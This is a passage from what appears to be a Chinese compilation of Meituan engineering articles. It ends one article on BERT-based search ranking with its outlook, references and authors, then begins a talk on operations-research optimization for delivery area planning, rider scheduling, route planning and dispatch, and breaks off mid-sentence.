构化文本信息，弥补了 POI 名本身文本信息少的问题，排序模型 CTR 和 NDCG 都有明显的提升。对数据样本的优化有了一定的效果。为了更加匹配业务场景，我们从模型的角度进行优化，模型损失函数改用排序任务常用的 Pairwise Loss，其考虑了文档之间的关系更加贴合排序任务场景，线上排序模型 NDCG 取得了一定的提升。

总结与展望

本文总结了搜索与 NLP 算法团队基于 BERT 在美团搜索核心排序落地的探索过程和实践经验，包括数据增强、模型优化和工程实践。在样本数据上，我们结合了美团搜索业务领域知识，基于弱监督点击日志构建了高质量的训练样本；针对美团搜索多模态特点，在预训练和 Fine-tuning 阶段融合图谱品类和标签等信息，弥补 Query 和 Doc 文本较短的不足，强化文本匹配效果。

在算法模型上，结合搜索排序优化目标，引入了 Pairwise/Listwise 的 Fine-tuning 训练目标，相比 Pointwise 方式在相关性判断上更有区分度。这些优化在离线 Benchmark 评测和线上 AB 评测中带来了不同幅度的指标提升，改善了美团搜索的用户体验。

在工程架构上，针对 BERT 在线预估性能耗时长的问题，参考业界经验，我们采用了 BERT 模型轻量化的方案进行模型蒸馏裁剪，既保证模型效果又提升了性能，同时我们对整体排序架构进行了升级，为后续快速将 BERT 应用到线上预估奠定了良好基础。

搜索与 NLP 算法团队会持续进行探索 BERT 在美团搜索中的应用落地，我们接下来要进行以下几个优化：

- 融合知识图谱信息对长尾流量相关性进行优化：美团搜索承接着多达几十种生活服务的搜索需求，当前头部流量相关性问题已经较好地解决，长尾流量的相关性优化需要依赖更多的高质量数据。我们将利用知识图谱信息，将一些结构化先验知识融入到 BERT 预训练中，对长尾 Query 的信息进行增强，使其可以更好地进行语义建模。

- 相关性与其他任务联合优化：美团搜索场景下 Query 和候选 Doc 都更结构化，除文本语义匹配外，Query/Doc 文本中蕴含的实体成分、意图、类目也可以用于辅助相关性判断。目前，我们将相关性任务和成分识别任务结合进行联合优化已经取得一定效果。后续我们考虑将意图识别、类目预测等任务加入相关性判断中，多视角、更全面地评估 Query-Doc 的相关性。
- BERT 相关性模型和排序模型的深入融合：当前两个模型属于两阶段训练方式，将 BERT 语义相关性作为特征加入排序模型来提升点击率。语义相关性是影响搜索体验的重要因素之一，我们将 BERT 相关性和排序模型进行端到端联合训练，将相关性和点击率目标进行多目标联合优化，提升美团搜索排序的综合体验。

参考资料

[1] Devlin, Jacob, et al. “BERT: Pre-training of deep bidirectional transformers for language understanding.” arXiv preprint arXiv:1810.04805 (2018).
[2] 杨扬、佳昊等 . 美团 BERT 的探索和实践
[3] 肖垚、家琪等 . Transformer 在美团搜索排序中的实践
[4] Mikolov, Tomas, et al. “Efficient estimation of word representations in vector space.” arXiv preprint arXiv:1301.3781 (2013).
[5] Peters, Matthew E., et al. “Deep contextualized word representations.” arXiv preprint arXiv:1802.05365 (2018).
[6] Vaswani, Ashish, et al. “Attention is all you need.” Advances in neural information processing systems. 2017.
[7] Radford, Alec, et al. “Improving language understanding by generative pre-training.”
[8] Sun, Yu, et al. “Ernie: Enhanced representation through knowledge integration.” arXiv preprint arXiv:1904.09223 (2019).
[9] Zhang, Zhengyan, et al. “ERNIE: Enhanced language representation with informative entities.” arXiv preprint arXiv:1905.07129 (2019).
[10] Liu, Weijie, et al. “K-bert: Enabling language representation with knowledge graph.” arXiv preprint arXiv:1909.07606 (2019).
[11] Sun, Yu, et al. “Ernie 2.0: A continual pre-training framework for language understanding.” arXiv preprint arXiv:1907.12412 (2019).
[12] Liu, Yinhan, et al. “Roberta: A robustly optimized bert pretraining approach.” arXiv preprint arXiv:1907.11692 (2019).
[13] Joshi, Mandar, et al. “Spanbert: Improving pre-training by representing and

predicting spans." Transactions of the Association for Computational Linguistics 8 (2020): 64-77.
[14] Wang, Wei, et al. "StructBERT: Incorporating Language Structures into Pre-training for Deep Language Understanding." arXiv preprint arXiv:1908.04577 (2019).
[15] Lan, Zhenzhong, et al. "Albert: A lite bert for self-supervised learning of language representations." arXiv preprint arXiv:1909.11942 (2019)
[16] Clark, Kevin, et al. "Electra: Pre-training text encoders as discriminators rather than generators." arXiv preprint arXiv:2003.10555 (2020).
[17] Qiu, Xipeng, et al. "Pre-trained Models for Natural Language Processing: A Survey." arXiv preprint arXiv:2003.08271 (2020).
[18] Qiao, Yifan, et al. "Understanding the Behaviors of BERT in Ranking." arXiv preprint arXiv:1904.07531 (2019).
[19] Nogueira, Rodrigo, et al. "Multi-stage document ranking with BERT." arXiv preprint arXiv:1910.14424 (2019).
[20] Yilmaz, Zeynep Akkalyoncu, et al. "Cross-domain modeling of sentence-level evidence for document retrieval." Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing (EMNLP-IJCNLP). 2019.
[21] Wenhao Lu, et al. "TwinBERT: Distilling Knowledge to Twin-Structured BERT Models for Efficient Retrieval." arXiv preprint arXiv: 2002.06275
[22] Pandu Nayak.
[23] 帅朋、会星等 .WSDM Cup 2020 检索排序评测任务第一名经验总结
[24] Blei, David M., Andrew Y. Ng, and Michael I. Jordan. "Latent dirichlet allocation." Journal of machine Learning research 3.Jan (2003): 993-1022.
[25] Jianfeng Gao, Xiaodong He, and JianYun Nie. Click-through-based Translation Models for Web Search: from Word Models to Phrase Models. In CIKM 2010.
[26] Huang, Po-Sen, et al. "Learning deep structured semantic models for web search using clickthrough data." Proceedings of the 22nd ACM international conference on Information & Knowledge Management. 2013.
[27] SimNet.
[28] Guo T, Lin T. Multi-variable LSTM neural network for autoregressive exogenous model[J]. arXiv preprint arXiv:1806.06384, 2018.
[29] Hu, Baotian, et al. "Convolutional neural network architectures for matching natural language sentences." Advances in neural information processing systems. 2014.
[30] Pang, Liang, et al. "Text matching as image recognition." Thirtieth AAAI Conference on Artificial Intelligence. 2016.
[31] 非易、祝升等 . 大众点评搜索基于知识图谱的深度学习排序实践 .
[32] 仲远、富峥等 . 美团餐饮娱乐知识图谱——美团大脑揭秘 .
[33] Liu, Xiaodong, et al. "Multi-task deep neural networks for natural language understanding." arXiv preprint arXiv:1901.11504 (2019).

[34] Burges, Christopher JC. “From ranknet to lambdarank to lambdamart: An overview.” Learning 11.23-581 (2010): 81.
[35] Hinton, Geoffrey, Oriol Vinyals, and Jeff Dean. “Distilling the knowledge in a neural network.” arXiv preprint arXiv:1503.02531 (2015).
[36] Sanh, Victor, et al. “DistilBERT, a distilled version of BERT: smaller, faster, cheaper and lighter.” arXiv preprint arXiv:1910.01108 (2019).
[37] Jiao, Xiaoqi, et al. “Tinybert: Distilling bert for natural language understanding.” arXiv preprint arXiv:1909.10351 (2019).
[38] Faster Transformer.

作者简介

李勇，美团 AI 平台搜索与 NLP 部算法工程师。
佳昊，美团 AI 平台搜索与 NLP 部算法工程师。
杨扬，美团 AI 平台搜索与 NLP 部算法工程师。
金刚，美团 AI 平台搜索与 NLP 部算法专家。
周翔，美团 AI 平台搜索与 NLP 部算法专家。
朱敏，美团 AI 平台搜索与 NLP 部技术专家。
富峥，美团 AI 平台搜索与 NLP 部资深算法专家。
陈胜，美团 AI 平台搜索与 NLP 部资深算法专家。
云森，美团 AI 平台搜索与 NLP 部研究员。
永超，美团 AI 平台搜索与 NLP 部高级研究员。

美团智能配送系统的运筹优化实战

作者：王圣尧

深入各个产业已经成为互联网目前的主攻方向，线上和线下存在大量复杂的业务约束和多种多样的决策变量，为运筹优化技术提供了用武之地。作为美团智能配送系统最核心的技术之一，运筹优化是如何在美团各种业务场景中进行落地的呢？本文根据美团配送技术团队资深算法专家王圣尧在 2019 年 ArchSummit 全球架构师峰会北京站上的演讲内容整理而成。

美团智能配送系统架构


美团配送业务场景复杂，单量规模大。下图这组数字是 2019 年 5 月美团配送品牌发布时的数据。

更直观的规模数字，可能是美团每年给骑手支付的工资，目前已经达到几百亿这个量级。所以，在如此大规模的业务场景下，配送智能化就变得非常重要，而智能配送的核心就是做资源的优化配置。

资源优化配置

外卖配送是一个典型的 O2O 场景。既有线上的业务，也有线下的复杂运营。配送连接订单需求和运力供给。为了达到需求和供给的平衡，不仅要在线下运营商家、运营骑手，还要在线上将这些需求和运力供给做合理的配置，其目的是提高整体的效率。只有将配送效率最大化，才能带来良好的顾客体验，实现较低的配送成本。而做资源优化配置的过程，实际上是有分层的。根据我们的理解，可以分为三层：

1. 基础层是结构优化，它直接决定了配送系统效率的上限。这种基础结构的优化，周期比较长，频率比较低，包括配送网络规划、运力结构规划等等。
2. 中间层是市场调节，相对来说是中短期的，主要通过定价或者营销手段，使供需达到一个相对理想的平衡状态。
3. 再上层是实时匹配，通过调度做实时的资源最优匹配。 实时匹配的频率是最高的，决策的周期也最短。



智能配送系统架构

根据智能配送的这三层体系，配送算法团队也针对性地进行了运作。如上图所示，右边三个子系统分别对应这三层体系，最底层是规划系统，中间层是定价系统，最上层是调度系统。同样非常重要的还包括图中另外四个子系统，在配送过程中做精准的数据采集、感知、预估，为优化决策提供准确的参数输入，包括机器学习系统、IoT 和感知系统、LBS 系统，这都是配送系统中非常重要的环节，涉及大量复杂的机器学习问题。

而运筹优化则是调度系统、定价系统、规划系统的核心技术。接下来，我们分享几个典型的运筹优化案例。

实战业务项目

智能区域规划

为了帮助大家快速理解配送业务的基本背景，这里首先分享智能区域规划项目中经常遇到的问题及其解决方案。

配送网络基本概念

配送连接的是商家、顾客、骑手三方，配送网络决定了这三方的连接关系。当用户打开 App，查看哪些商家可以点餐，这由商家配送范围决定。每个商家的配送范围不一

样，看似是商家粒度的决策，但实际上直接影响每个 C 端用户得到的商流供给，这本身也是一个资源分配或者资源抢夺问题。商家配送范围智能化也是一个组合优化问题，但是我们这里讲的是商家和骑手的连接关系。

用户在美团点外卖，为他服务的骑手是谁呢？又是怎么确定的呢？这些是由配送区域边界来决定的。配送区域边界指的是一些商家集合所对应的范围。为什么要划分区域边界呢？从优化的角度来讲，对于一个确定问题来说，约束条件越少，目标函数值更优的可能性就越大。做优化的同学肯定都不喜欢约束条件，但是配送区域边界实际上就是给配送系统强加的约束。

在传统物流中，影响末端配送效率最关键的点，是配送员对他所负责区域的熟悉程度。这也是为什么在传统物流领域，配送站或配送员，都会固定负责某几个小区的原因之一。因为越熟悉，配送效率就会越高。


即时配送场景也类似，每个骑手需要尽量固定地去熟悉一片商家或者配送区域。同时，对于管理而言，站点的管理范围也比较明确。另外，如果有新商家上线，也很容易确定由哪个配送站来提供服务。所以，这个问题有很多运营管理的诉求在其中。

区域规划影响配送效率

当然，区域规划项目的发起，存在很多问题需要解决。主要包括以下三种情况：1. 配送区域里的商家不聚合。这是一个典型站点，商家主要集中在左下角和右上角，造成骑手在区域里取餐、送餐时执行任务的地理位置非常分散，需要不停往返两个商圈，

无效跑动非常多。 2. 区域奇形怪状，空驶严重。之前在门店上线外卖平台的发展过程中，很多地方原本没有商家，后来上线的商家多了，就单独作为一个配送区域。这样的区域形状可能就会不规则，导致骑手很多时候在区域外跑。 而商家和骑手都有绑定关系，骑手只能服务自己区域内的商家，因此骑手无法接到配送区域外的取餐任务，空驶率非常高。很多时候骑手送完餐之后，只能空跑回来才可能接到新任务。 3. 站点的大小不合理。图三这个站点，每天的单量只有一二百单。如果从骑手平均单量的角度去配置骑手的话，只能配置 3~4 个骑手。如果某一两个人突然有事要请假，可想而知，站点的配送体验一定会变得非常差，运营管理难度会很高。 反之，如果某一个站点变得非常大，站长也不可能管得了那么多的骑手，这也是一个问题。所以，需要给每个站点规划一个合理的单量规模。

既然存在这么多的问题，那么做区域规划项目就变得非常有必要。那么，什么是好的区域规划方案？基于统计分析的优化目标设定。



多目标优化问题

优化的三要素是：目标、约束、决策变量。


第一点，首先要确定优化目标。在很多比较稳定或者传统的业务场景中，目标非常确定。而在区域规划这个场景中，怎么定义优化目标呢？首先，我们要思考的是区域规划主要影响的是什么。从刚才几类问题的分析可以发现，影响的主要是骑手的顺路性、空驶率，也就是骑手平均为每一单付出的路程成本。所以，我们将问题的业务目标定为优化骑手的单均行驶距离。基于现有的大量区域和站点积累的数据，做大量的统计分析后，可以定义出这样几个指标：商家聚合度、订单的聚合度、订单重心和商家重心的偏离程度。数据分析结果说明，这几个指标和单均行驶距离的相关性很强。

经过这一层的建模转化，问题明确为优化这三个指标。

第二点，需要梳理业务约束。在这方面，我们花费了大量的时间和精力。比如：区域单量有上限和下限；区域之间不能有重合，不能有商家归多个区域负责；所有的 AOI 不能有遗漏，都要被某个区域覆盖到，不能出现商家没有站点的服务。

基于业务场景的约束条件梳理

最难的一个问题，其实是要求区域边界必须沿路网。起初我们很难理解，因为本质上区域规划只是对商家进行分类，它只是一个商家集合的概念，为什么要画出边界，还要求边界沿路网呢？其实刚才介绍过，区域边界是为了回答如果有新商家上线到底属于哪个站点的问题。而且，从一线管理成本来讲，更习惯于哪条路以东、哪条路以南这样的表述方式，便于记忆和理解，提高管理效率。所以，就有了这样的诉求，我们希望区域边界更“便于理解”。



整体方案设计

在目标和约束条件确定了之后，整体技术方案分成三部分：

1. 首先，根据三个目标函数，确定商家最优集合。这一步比较简单，做运筹优化的同学都可以快速地解决这样一个多目标组合优化问题。
2. 后面的步骤比较难，怎么把区域边界画出来呢？为了解决这个问题，配送团队和美团地图团队进行合作。先利用路网信息，把城市切成若干互不重叠的多边形，然后根据计算几何，将一批商家对应的多边形拼成完整的区域边界。
3. 最后，用美团自主研发的配送仿真系统，评测这样的区域规划对应的单均行驶距离和体验指标是否符合预期。因为一线直接变动的成本非常高，仿真系统就起到了非常好的作用。


下面是一个实际案例，我们用算法把一个城市做了重新的区域规划。当然，这里必须要强调的是，在这个过程中，人工介入还是非常必要的。对于一些算法很难处理好的边角场景，需要人工进行微调，使整个规划方案更加合理。中间的图是算法规划的结果。经过试点后，测试城市整体的单均行驶距离下降了 5%，平均每一单骑手的行驶距离节省超过 100 米。可以想象一下，在这么庞大的单量规模下，每单平均减少 100 米，总节省的路程、节省的电瓶车电量，都是一个非常可观的数字。更重要的是，可以让骑手自己明显感觉到自己的效率得到了提升。

落地应用效果显著

智能骑手排班

业务背景

这是随着外卖配送的营业时间越来越长而衍生出的一个项目。早期，外卖只服务午高峰到晚高峰，后来大家慢慢可以点夜宵、点早餐。到如今，很多配送站点已经提供了 24 小时服务。但是，骑手不可能全天 24 小时开工，劳动法对每天的工作时长也有规定，所以这一项目势在必行。



另外，外卖配送场景的订单“峰谷效应”非常明显。上图是一个实际的进单曲线。可以看到全天 24 小时内，午晚高峰两个时段单量非常高，而闲时和夜宵相对来说单量又少一些。因此，系统也没办法把一天 24 小时根据每个人的工作时长做平均切分，也需要进行排班。


对于排班，存在两类方案的选型问题。很多业务的排班是基于人的维度，好处是配置的粒度非常精细，每个人的工作时段都是个性化的，可以考虑到每个人的诉求。但

是，在配送场景的缺点也显而易见。如果站长需要为每个人去规划工作时段，其难度可想而知，也很难保证分配的公平性。

排班方案选型

配送团队最终选用的是按组排班的方式，把所有骑手分成几组，规定每个组的开工时段。然后大家可以按组轮岗，每个人的每个班次都会轮到。

这个问题最大的挑战是，我们并不是在做一项业务工具，而是在设计算法。而算法要有自己的优化目标，那么排班的目标是什么呢？如果你要问站长，怎么样的排班是好的，可能他只会说，要让需要用人的时候有人。但这不是算法语言，更不能变成模型语言。




决策变量及目标设计

为了解决这个问题，首先要做设计决策变量，决策变量并没有选用班次的起止时刻和结束时刻，那样做的话，决策空间太大。我们把时间做了离散化，以半小时为粒度。对于一天来讲，只有 48 个时间单元，决策空间大幅缩减。然后，目标定为运力需求满足订单量的时间单元最多。这是因为，并不能保证站点的人数在对应的进单曲线情况下可以满足每个单元的运力需求。所以，我们把业务约束转化为目标函数的一部分。这样做，还有一个好处，那就是没必要知道站点的总人数是多少。

在建模层面，标准化和通用的模型才是最优选。所以，我们把人数做了归一化，算法分配每个班次的骑手比例，但不分人数。最终只需要输入站点的总人数，就得到每个班次的人数。在算法决策的时候，不决策人数、只决策比例，这样也可以把单量进行归一化。每个时间单元的进单量除以每天峰值时间单元的单量，也变成了 0~1 之间的数字。这样就可以认为，如果某个时间单元内人数比例大于单量比例，那么叫作运力得到满足。这样，通过各种归一化，变成了一个通用的问题，而不需要对每种场景单独处理。

另外，这个问题涉及大量复杂的强约束，涉及各种管理的诉求、骑手的体验。约束有很多，比如每个工作时段尽量连续、每个工作时段持续的时间不过短、不同工作时段之间休息的时间不过短等等，有很多这样的业务约束，梳理之后可以发现，这个问题的约束太多了，求最优解甚至可行解的难度太大了。另外，站长在使用排班工具的时候，希望能马上给出系统排班方案，再快速做后续微调，因此对算法运行时间要求也比较高。

算法核心思想



基于约束条件的构造算法与局部搜索

综合考虑以上因素，我们最终基于约束条件，根据启发式算法构造初始方案，再用局部搜索迭代优化。使用这样的方式，求解速度能够达到毫秒级，而且可以给出任意站点的排班方案。整体的优化指标还不错，当然，不保证是最优解，只是可以接受的满意解。

落地应用效果

站点体验指标良好，一线接受度高。

排班时间节省：2h/ 每站点每次

这种算法也在自营场景做了落地应用，跟那些排班经验丰富的站长相比，效果基本持平，一线的接受程度也比较高。最重要的是带来排班时间的节省，每次排班几分钟就搞定了，这样可以让站长有更多的时间去做其它的管理工作。

骑手路径规划

具体到骑手的路径规划问题，不是简单的路线规划，不是从 a 到 b 该走哪条路的问题。这个场景是，一个骑手身上有很多配送任务，这些配送任务存在各种约束，怎样选择最优配送顺序去完成所有任务。这是一个 NP 难问题，当有 5 个订单、10 个任务点的时候，就存在 11 万多条可能的顺序。而在高峰期的时候，骑手往往背负的不止 5 单，甚至有时候一个骑手会同时接到十几单，这时候可行的取送顺序就变成了一个天文数字。

算法应用场景

再看算法的应用场景，这是智能调度系统中最为重要的一个环节。系统派单、系统改派，都依赖路径规划算法。在骑手端，给每个骑手推荐任务执行顺序。另外，用户点了外卖之后，美团会实时展示骑手当前任务还需要执行几分钟，要给用户提供更多预估信息。这么多应用场景，共同的诉求是对时效要求非常高，算法运行时间要越短越好。

但是，算法仅仅是快就可以吗？并不是。因为这是派单、改派这些环节的核心模块，所以算法的优化求解能力也非常重要。如果路径规划算法不能给出较优路径，可想而知，上层的指派和改派很难做出更好的决策。

所以，对这个问题做明确的梳理，核心的诉求是优化效果必须是稳定的好。不能这次的优化结果好，下次就不好。另外，运行时间一定要短。

需求	优化效果稳定	运行时间短
原有问题	随机搜索策略的不确定性	问题结构特征利用不足，迭代搜索效率低
改造方案	启发式定向搜索	基于知识的定制化搜索

核心设计思想

在求解路径规划这类问题上，很多公司的技术团队，都经历过这样的阶段：起初，采用类似遗传算法的迭代搜索算法，但是随着业务的单量变大，发现算法耗时太慢，根本不可接受。然后，改为大规模邻域搜索算法，但算法依然有很强的随机性，因为没有随机性在就没办法得到比较好的解。而这种基于随机迭代的搜索策略，带来很强的不确定性，在问题规模大的场景会出现非常多的 Bad Case。另外，迭代搜索耗时太长了。主要的原因是，随机迭代算法是把组合优化问题当成一个单纯的 Permutation 问题去求解，很少用到问题结构特征。这些算法，求解 TSP 时这样操作，求解 VRP 时也这样操作，求解 Scheduling 还是这样操作，这种类似“无脑”的方式很难有出色的优化效果。

所以，在这个项目中，基本可以确定这样的技术路线。首先，只能做启发式定向搜索，不能在算法中加随机扰动。不能允许同样的输入在不同运行时刻给出不一样的优化结果。然后，不能用普通迭代搜索，必须把这个问题结构特性挖掘出来，做基于知识的定制化搜索。

说起来容易，具体要怎么做呢？我们认为，最重要的是看待这个问题的视角。这里的路径规划问题，对应的经典问题模型，是开环 TSP 问题，或是开环 VRP 的变种么？可以是，也可以不是。我们做了一个有意思的建模转换，把它看作流水线调度问题：每个订单可以认为是 job；一个订单的两个任务取餐和送餐，可以认为是一个 job 的 operation。任意两个任务点之间的通行时间，可以认为是序列相关的准备时间。每一单承诺的送达时间，包括预订单和即时单，可以映射到流水线调度问题中的提前和拖期惩罚上。

算法应用效果

做了这样的建模转换之后，流水线调度问题就有大量的启发式算法可以借鉴。我们把一个经典的基于问题特征的启发式算法做了适当适配和改进，可以得到非常好的效果。相比于之前的算法，耗时下降 70%，优化效果不错。因为这是一个确定性算法，所以运行多少次的结果都一样。我们的算法运行一次，跟其它算法运行 10 次的最优结果相比，优化效果是持平的。

订单智能调度


配送调度场景，可以用数学语言描述。它不仅是一个业务问题，更是一个标准的组合优化问题，并且是一个马尔可夫决策过程。

在时间段ΔT内，新订单连续动态到达；对于时刻t，待分配订单集合为$\mathrm{R}(t)=\{r_i|i=1,\ldots,n_t\}$。定义$G(t)=\{V(t),A(t)\}$为$t$时刻问题的图，其中$V(t)$为$t$时刻的位置点集，包含$t$时刻：骑手集合$\{q_j,j=1\ldots m\}$的位置$\mathrm{D}(t)=\{d_j(t),j=1,\ldots,m\}$，$n_t$个订单的取餐位置$P^+(t)=\{1^+,2^+,\ldots,n_t{}^+\}$，送餐位置$P^-(t)=\{1^-,2^-,\ldots,n_t{}^-\}$。$A(t)$为$t$时刻的弧集$A(t)=\{\mathrm{arc(a,b)}|\forall \mathrm{a,b}\in \mathrm{V(t)},\ \mathrm{a}\neq \mathrm{b}\}$，每条弧arc(a,b)对应的距离为$d_{ab}$，行驶时间为$t_{ab}$。点集$\{i^+,i^-\}$表示订单$r_i$需在$i^+$取餐，到$i^-$送餐。$r_i$进单时间为$J_i$，预计出餐时间为$to_i$，预计(承诺)交付时间为$ETA_i$。每个骑手以一定速度在各个取餐点与送餐点以完成订单的运送，其单程运输量与承单量均有限。

对于ΔT内的每个时刻t，如何将$R(t)$分配给骑手并确定每个骑手q_j的节点访问顺序$S_j(\mathrm{t})$，使得ΔT内整体的顾客体验、骑手效率等指标最优。

调度问题的数学描述

并非对于某个时刻的一批订单做最优分配就足够，还需要考虑整个时间窗维度，每一次指派对后面的影响。每一次订单分配，都影响了每个骑手后续时段的位置分布和行进方向。如果骑手的分布和方向不适合未来的订单结构，相当于降低了后续调度时刻最优性的天花板。所以，要考虑长周期的优化，而不是一个静态优化问题。



问题简化分析

为了便于理解，我们还是先看某个调度时刻的静态优化问题。它不仅仅是一个算法问题，还需要我们对工程架构有非常深刻的理解。因为，在对问题输入数据进行拆解的

时候，会发现算法的输入数据太庞大了。比如说，我们需要任意两个任务点的导航距离数据。

而我们面临的问题规模，前几年只是区域维度的调度粒度，一个商圈一分钟峰值 100 多单，匹配几百个骑手，但是这种乘积关系对应的数据已经非常大了。现在，由于美团有更多业务场景，比如跑腿和全城送，是会跨非常多的商圈，甚至跨越半个城市，所以只能做城市级的全局优化匹配。目前，调度系统处理的问题的峰值规模，是 1 万多单和几万名骑手的匹配。而算法允许的运行时间只有几秒钟，同时对内存的消耗也非常大。

另外，配送和网约车派单场景不太一样。打车的调度是做司机和乘客的匹配，本质是个二分图匹配问题，有多项式时间的最优算法：KM 算法。打车场景的难点在于，如何刻画每对匹配的权重。而配送场景还需要解决，对于没有多项式时间最优算法的情况下，如何在指数级的解空间，短时间得到优化解。如果认为每一单和每个骑手的匹配有不同的适应度，那么这个适应度并不是可线性叠加的。也就意味着多单对多人的匹配方案中，任意一种匹配都只能重新运算适应度，其计算量可想而知。

总结一下，这个问题有三类挑战：

1. 性能要求极高，要做到万单对万人的秒级求解。我们之前做了一些比较有意思的工作，比如基于历史最优指派的结果，用机器学习模型做剪枝。基于大量的历史数据，可以帮助我们节省很多无用的匹配方案评价。
2. 动态性。 作为一个 MDP 问题，需要考虑动态优化场景，这涉及大量的预估

